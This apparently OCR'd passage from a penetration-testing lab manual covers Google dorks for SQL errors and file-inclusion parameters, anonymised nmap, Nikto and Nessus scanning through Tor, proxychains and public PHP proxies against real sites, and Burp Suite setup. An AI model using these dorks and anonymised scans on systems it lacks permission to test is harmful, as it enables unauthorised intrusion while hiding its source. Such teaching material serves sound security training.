
- site:example.com "Microsoft OLE DB Provider for SQL Server"
- site:example.com "Microsoft JET Database Engine"
- site:example.com "Type mismatch"
- site:example.com "You have an error in your SQL syntax"
- site:example.com "Invalid SQL statement or JDBC"
- site:example.com "DorisDuke error"
- site:example.com "OleDbException"
- site:example.com "JasperException"
- site:example.com "Fatal Error"
- site:example.com "supplied argument is not a valid MySQL"
- site:example.com "mysql_"
- site:example.com ODBC
- site:example.com JDBC
- site:example.com ORA-00921
- site:example.com ADODB

Lab 8b: Google for generic RFIs

- site:example.com ".php" "file="
- site:example.com ".php" "folder="
- site:example.com ".php" "path="
- site:example.com ".php" "style="
- site:example.com ".php" "template="
- site:example.com ".php" "PHP_PATH="
- site:example.com ".php" "doc="
- site:example.com ".php" "document="
- site:example.com ".php" "document_root="
- site:example.com ".php" "pg="
- site:example.com ".php" "pdf="
- site:example.com ".php: "page="
- site:example.com ".php: "inc="
- site:example.com ".php: "dir="
- site:example.com ".php: "frame="
- site:example.com ".php: "swf="
- site:example.com ".php: "host="

Lab 8c: Check for XSS at xxsed.com:

http://xssed.com/search?key=google.com




Lab 9: 3rd Party Scanning and scanning via proxies

Lab 9a: Shodan

http://www.shodan.io/

Create an account and login. Must have an account to use filters.


net:129.188.8.0/24



Lab 9b: Proxyfinder.pl

Proxyfinder.pl is a perl script that will scrape “multiproxy” or “samair” to get you as many proxy’s as you specify. You can then use these proxy’s with Proxychains.

perl proxyfinder-0.3.pl multiproxy 10 results.txt




This step takes some time, upwards of an hour. It has to go through every proxy and make sure that it is alive. Once it's done, copy the contents of your results.txt file into your /etc/proxychains.conf. Make sure to copy and paste them in the appropriate section.

Lab 9c: Tor/Tor-resolve


We can even use tor-resolve to resolve host name information.

tor &
(this starts TOR)



Open up another tab to resolve the hostname

tor-resolve strategicsec.com



Lab 9d: Proxychains/Proxyresolv

Proxychains is in the repositories for many of the current linux distro's.

Let's see what we can do. Start tor, then run the following command:
proxyresolv <hostname>

```
strategicsec@ubuntu:~$ proxyresolv www.google.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
173.194.32.80
173.194.32.84
173.194.32.82
173.194.32.81
173.194.32.83
strategicsec@ubuntu:~$
```

Proxyresolv is used to resolve host names via a proxy or TOR.

Now let's port scan a the machine through proxychains
proxychains nmap -sT -PN -n -sV -p 21,22,23,25,80,110,139,443,445,1433,1521,3306,3389,8080,10000 [ip address/ip range]

```
strategicsec@ubuntu:~$ proxychains nmap -sT -PN -n -sV -p 21,22,23,25,80,110,139,443,445,1433,1521,3306,3389,8080,10000 173.194.32.80
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 5.21 ( http://nmap.org ) at 2012-08-26 08:52 PDT
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:110-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:23-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:25-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:443-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:22-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:3306-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:445-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:8080-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:21-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:139-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:80-<><>-OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:3389-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:10000-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:1433-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:1521-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-173.194.32.80:80-<><>-OK
Nmap scan report for 173.194.32.80
Host is up (13s latency).
PORT      STATE  SERVICE         VERSION
21/tcp    closed ftp
22/tcp    closed ssh
23/tcp    closed telnet
25/tcp    closed smtp
80/tcp    open   http            Google httpd 2.0 (GFE)
110/tcp   closed pop3
139/tcp   closed netbios-ssn
443/tcp   closed https
445/tcp   closed microsoft-ds
1433/tcp  closed ms-sql-s
1521/tcp  closed oracle
3306/tcp  closed mysql
3389/tcp  closed ms-term-serv
8080/tcp  closed http-proxy
10000/tcp closed snet-sensor-mgmt
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 225.09 seconds
strategicsec@ubuntu:~$
```

We can even run Nikto through proxychains

cd toolz/nikto-2.1.1/
proxychains perl nikto.pl –Cgidirs all –o google_nikto.txt –host www.google.com

```
strategicsec@ubuntu:~/toolz/nikto-2.1.1$ proxychains perl nikto.pl -Cgidirs all -o google.nikto.txt -host www.google.com
ProxyChains-3.1 (http://proxychains.sf.net)
- Nikto v2.1.1
---------------------------------------------------------------------------
|DNS-request| www.google.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| www.google.com is 173.194.32.82
|DNS-request| www.google.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| www.google.com is 173.194.32.115
|DNS-request| www.google.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| www.google.com is 173.194.32.115
|DNS-request| www.google.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| www.google.com is 173.194.32.82
+ No web server found on 74.125.45.99:80
---------------------------------------------------------------------------
+ 0 host(s) tested
```

Lab 9e: Port scanning through PHP proxies

In previous labs we've seen the use of the SOCKS proxy. In this lab we will be looking at a trend that seems to be growing in popularity, PHP proxies. Sensepost has a tool called "glypeahead" that allows us to port scan through these proxies.

Download the tool from: http://www.sensepost.com/research/glypeahead/

Once you've downloaded and unzipped the file you will be greeted with a directory containing 3 files and a directory. What we are really interested in is the *config.php* and the application itself.
The *config.php* file is where you will specify what site you would like to scan

```
$config = array(
        'debug'         =>      false,                  //      change to true,
 of course, to enable debug
        'targets'       =>      array(
                'strategicsec.com'                      =>      array(
//      each targetted port needs to be listed in the array for the target host
                        21,
                        22,
                        25,
                        80,
                        443
                ),
                'www.eccouncil.org'             =>      array(
//      multiple target arrays can be specified
                        80,
                        8080
                )
        ),

        /*
```

It's in this section that you can also specify what ports you want glypeahead to scan. At the bottom of the configuration file, you can also specify what proxies you would like glypeahead to use.

```
        /*

         * Note:
         * Proxy link should be to Glype's primary index file, index.php
         *
         * Additionally, error messages need to be displayed on resultant page.
         * This can be checked by appending 'e=curl_error' onto the index url ...
         *             http://cooltoday.info/index.php?e=curl_error
         * ... and looking for the "libcurl returned the error" error message.
         *
         * Currently, the glype proxy cannot be used if it's active theme does not show error messages, or if the proxy's error messa
ges have been customised.
         */
        'proxies'       =>      array(
                'http://GLYPE.PROXY/index.php'
                'http://ANOTHER.GLYPE.PROXY/index.php'
                )
);
```

You can get a list of glype proxies from the following link:
http://www.azproxies.com/proxy-lists/glype-web-proxies.html

Make sure that when you put in the proxies you end with *index.php* otherwise glypeahead will error out.

```
        /*

         * Note:
         * Proxy link should be to Glype's primary index file, index.php
         *
         * Additionally, error messages need to be displayed on resultant page.
         * This can be checked by appending 'e=curl_error' onto the index url ...
         *             http://cooltoday.info/index.php?e=curl_error
         * ... and looking for the "libcurl returned the error" error message.
         *
         * Currently, the glype proxy cannot be used if it's active theme does not show error messages, or if the pr
oxy's error messages have been customised.
         */
        'proxies'       =>      array(
                'http://www.brazilproxy.com/index.php'
                'http://sandsurge.com/index.php'
                )

);
```

Of course, you can always add more proxies. You do not have to limit yourself to only 2. The same goes for the sites, you can always change the ports to whatever you want to scan for. I left them the same for simplicity. This is what you'll get when everything works out fine.

GlypeAhead needs to be fed the *config.php* file

```
strategicsec@ubuntu:~/toolz/glypeahead-1.1$ ./glypeahead config.php
SensePost GlypeAhead v1.1 - released on 13 April 2010
Junaid Loonat (junaid@sensepost.com)
>> Scan report for strategicsec.com (204.244.123.113)
   PORT     STATE     BANNER
   21       open      (HTTP) 504 Gateway Time-out
   22       closed
   25       open      220 StrategicSecurity.strategicsec.com ESMTP Postfix  221
2.7.0 Error: ...
   80       open      (HTTP) Strategic Security
   443      open      (HTTP) Security Warning
Scanned 5 ports in 313.79 seconds, using 1 proxy

>> Scan report for www.eccouncil.org (64.147.99.90)
   PORT     STATE     BANNER
   80       open      (HTTP) Untitled
   8080     closed
Scanned 2 ports in 8.28 seconds, using 1 proxy
```

Lab 10: Nessus through Tor

Register & Download Nessus

Register for a free account to download a copy of HomeFeed Nessus vulnerability scanner at

http://www.nessus.org/products/nessus/nessus-download-agreement

Installing Nessus


This installation is performed on the Ubuntu x86 machine. Follow the instructions to install Nessus on other platforms

```
strategicsec@ubuntu:~/toolz$ sudo dpkg -i Nessus-6.4.3-ubuntu1110_i386.deb
```

Initial Account Setup


Open a browser on your machine and go to https://localhost:8834

You will be asked to create an administrative account to manage Nessus. In this example, we will create an account "**admin**" with the password "**password1**". Click "Next" and proceed with the rest of the setup process.




After nessus has been installed, execute the following command to tunnel all incoming connections to the target address via Tor's SOCKS server


socat TCP4-LISTEN:8080,fork SOCKS4:127.0.0.1:<target ip addres>:80,socksport=9050



Now run a Nessus scan against "localhost"



Finally, once it's completed. Look over the report.



Nessus
Scans
Policies
admin
strategicsec
CURRENT RESULTS: TODAY AT 2:08 PM
Configure
Filter Hosts
Scans
Hosts 1
Vulnerabilities 109
History 1
Host
Vulnerabilities
%
127.0.0.1
8
27
28
6
61
100%
Scan Details
Name: strategicsec
Status: Stopping
Policy: Basic Network Scan
Scanner: Local Scanner
Folder: My Scans
Start: Today at 2:04 PM
End: Today at 2:08 PM
Elapsed: 5 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

Lab 11: BURPSUITE

Download latest free version of Burp at http://www.portswigger.net/burp/download.html


java -jar burpsuite_free_v1.6.28.jar

- Click the "Proxy" tab
- click the "Options" sub tab
- Ensure that burp is configured to "generate CA-signed per-host certificates"



Open Firefox

- Click "Edit"
- Click “Preferences"
- Click the "Advanced" tab
